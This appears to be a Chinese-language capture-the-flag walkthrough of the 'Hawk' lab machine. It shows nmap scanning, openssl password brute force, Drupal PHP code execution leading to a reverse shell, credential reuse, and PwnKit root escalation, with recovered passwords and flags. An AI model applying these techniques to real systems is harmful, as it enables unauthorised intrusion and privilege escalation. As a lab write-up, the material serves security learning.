Hawk,訊息收集、openssl爆破、Drupal(php漏洞利用)、版本漏洞(PwnKit)

```
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-01 23:06 PDT
Nmap scan report for 10.10.10.102
Host is up (0.30s latency).
PORT STATE SERVICE
                           VERSION
21/tcp open ftp
                           vsftpd 3.0.3
| ftp-syst:
   STAT:
| FTP server status:
      Connected to ::ffff:10.10.14.2
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 1
      vsFTPd 3.0.3 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 ftp
                       ftp
                                     4096 Jun 16 2018 messages
                            OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol
22/tcp
        open ssh
2.0)
| ssh-hostkey:
   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
   256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp
                            Apache httpd 2.4.29 ((Ubuntu))
        open
               http
| http-robots.txt: 36 disallowed entries (15 shown)
/includes//misc//modules//profiles//scripts/
/themes//CHANGELOG.txt/cron.php/INSTALL.mysql.txt
/INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
```

```
161/tcp closed snmp
                                              tcpwrapped
5435/tcp open
9092/tcp open
                                              XmlIpcRegSvc?
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9092-TCP:V=7.94SVN%I=7%D=8/1%Time=66AC7779%P=aarch64-unknown-linux-
SF:gnu%r(NULL,45E,"\0\0\0\0\0\0\0\x009\x000\x001\x001\x007\0\0\0F\0R\0
SF:e\0m\0o\0t\0e\0c\0o\0n\0o\0o\0n\0s\0\x20\0t\0o\0x20\
SF:0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\x20
SF: \0a\0l\0l\0o\0w\0e\0d\0,\00\x20\0e\0e\0e\0o\x20\0-\0t\0c\0p\0A\0l\0l\0o\0
SF:\0h\x002\0.\0j\0d\0b\0c\0).\0J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\
SF:00\0n\0:\0x20\0R\0e\0m\0o\0t\0e\0x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s
SF:\0\x20\0t\0o\0x20\0t\0o\0x20\0s\0e\0r\0v\0e\0r\0x20\0a\0r\0e\0
SF: x20\0n\0o\0t\0\x20\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\
SF: 0c \\ 0p \\ 0A \\ 0l \\ 0o \\ 0w \\ 00 \\ 0t \\ 0h \\ 0e \\ 0r \\ 0s \\ 0 \\ x20 \\ 0 \\ [\\ x009 \\ x000 \\ x001 \\ x00
SF:07\0-\x001\x009\x006\0\]\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0
SF:J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0)
SF: \0t\0i\0o\0n\0.\0j\0a\0v\0a\0:\x003\x004\x005\0)\0\n\0\t\0a\0t\0\x20\
SF:0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\
SF: 0t\\ 0i\\ 0o\\ 0n\\ 0\\ .\\ 0g\\ 0e\\ 0t\\ 0\\ (\\0D\\ 0b\\ 0E\\ 0x\\ 0c\\ 0e\\ 0p\\ 0t\\ 0i\\ 0o\\ 0n\\ 0\\ .\\ 0j\\ 0a
SF: \langle 0v \rangle (0a \rangle (1) \times (007) \times (007)
SF:\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\
SF:0t\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x005\x0
SF:e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\)
SF:0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x0004\x0004\0)\0\n\0\t\0a\0t\0
SF: \x20\0o\0r");
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/1%OT=21%CT=161%CU=38361%PV=Y%DS=2%DC=T%G=Y%TM=66A
OS:C77AE%P=aarch64-unknown-linux-gnu)SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=I%II=
OS: I%TS=A) SEQ(SP=108%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=A) SEQ(SP=108%GCD=3%ISR
OS:=109%TI=Z%CI=I%II=I%TS=A)OPS(01=M53CST11NW7%02=M53CST11NW7%03=M53CNNT11N
OS:W7%04=M53CST11NW7%05=M53CST11NW7%06=M53CST11)WIN(W1=7120%W2=7120%W3=7120
OS:%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%0=M53CNNSNW7%CC=Y%0=)T
OS:1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0
OS: %S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6
OS: (R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
```

```
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 161/tcp)
HOP RTT ADDRESS
1 327.70 ms 10.10.14.1
2 327.87 ms 10.10.10.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 54.84 seconds
```

ftp匿名登入有 .drupal.txt.enc 文件???

```
L# cat .drupal.txt.enc
```

U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6e0D+Cc1ftaiNUEiQz QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=

看起來要暴力解碼,使用openssl

可使用工具 openssl-bruteforce

參考: https://github.com/HrushikeshK/openssl-bruteforce


```
python2.7 brute.py /usr/share/wordlists/rockyou.txt ciphers.txt
../.drupal.txt.enc 2>/dev/null

Password found with algorithm AES256: friends(疑似passwd)

Data:
Daniel,
Following the password for the portal:
PencilKeyboardScanner123(疑似passwd)

Please let us know when the portal is ready.


Kind Regards,
IT department
```



找版本位置:

http://10.10.10.102/CHANGELOG.txt

目前為:7.58




嘗試登入(成功)

username : admin


passwd : PencilKeyboardScanner123

在模組上新增php使用



測試php成功

測試方式位置:Content->Add content->Article, 文字格式需使用php code



進行反彈shell

```
listening on [any] 9200

listening on [any] 9200 ...

connect to [10.10.14.2] from (UNKNOWN) [10.10.10.102] 41408

Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

06:50:45 up 55 min, 0 users, load average: 0.00, 3.03, 22.84

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off

$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

wh$ oami

www-data
```

user flag

```
$ cat user.txt
78c21b421fb903a58fc822e8ba0dc9ce
¢ □
```

版本漏洞

```
Sudo version

https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2

Vulnerable to CVE-2021-4034
```

也3個疑似可用端口:9092、8082、5435

```
Active Ports
 https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
                 0 127.0.0.1:3306
0 127.0.0.53:53
0 0.0.0.0:22
tcp:
                                              0.0.0.0:*
                                                                        LISTEN
           0
                                              0.0.0.0:*
tcp.
                                                                        LISTEN
           0
                                              0.0.0.0:*
                                                                        LISTEN
tcp
                 0 ::: 9092
          0
tcp6
                                               :::*
                                                                        LISTEN
           0
                 0 ::: 80
                                                                        LISTEN
tcp6
                                               :::*
          0
                 0 ::: 8082
tcp6
                                               :::*
                                                                        LISTEN
          0
                 0 ::: 21
tcp6
                                               :::*
                                                                        LISTEN
                 0 ::: 22
tcp6
           0
                                                                        LISTEN
                                               :::*
                  0 ::: 5435
           0
                                                                        LISTEN
tcp6
                                               :::*
```

資料庫/var/www/html/sites/default/settings.php

```
'database' => 'drupal',
'username' => 'drupal',
'password' => 'drupal4hawk',
'host' => 'localhost',
'port' => '',
'driver' => 'mysql',
```

嘗試登入daniel

變成python??

```
www-data@hawk:/home$ su daniel
su daniel
Password: drupal4hawk

Python 3.6.5 (default, Apr 1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> """
```

匯入 os、bash

```
>>> import os
os.system('/bin/bash')
daniel@hawk:/home$ id
id
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
daniel@hawk:/home$ whoami
whoami
daniel
daniel@hawk:/home$
```

後面懶得找提權方式(正常來講要處理端口轉發),直接用版本漏洞

```
daniel@hawk:/tmp$ chmod +x PwnKit
chmod +x PwnKit
daniel@hawk:/tmp$ ./PwnKit
./PwnKit
root@hawk:/tmp# id
idwh
uid=0(root) gid=0(root) groups=0(root),1005(daniel)
root@hawk:/tmp# oami
whoami
root
root@hawk:/tmp#
```

root flag

```
root@hawk:/tmp# cat /root/root.txt
cat /root/root.txt
28dfb72ade79e882e2a689908fc52d68
root@hawk:/tmp#
```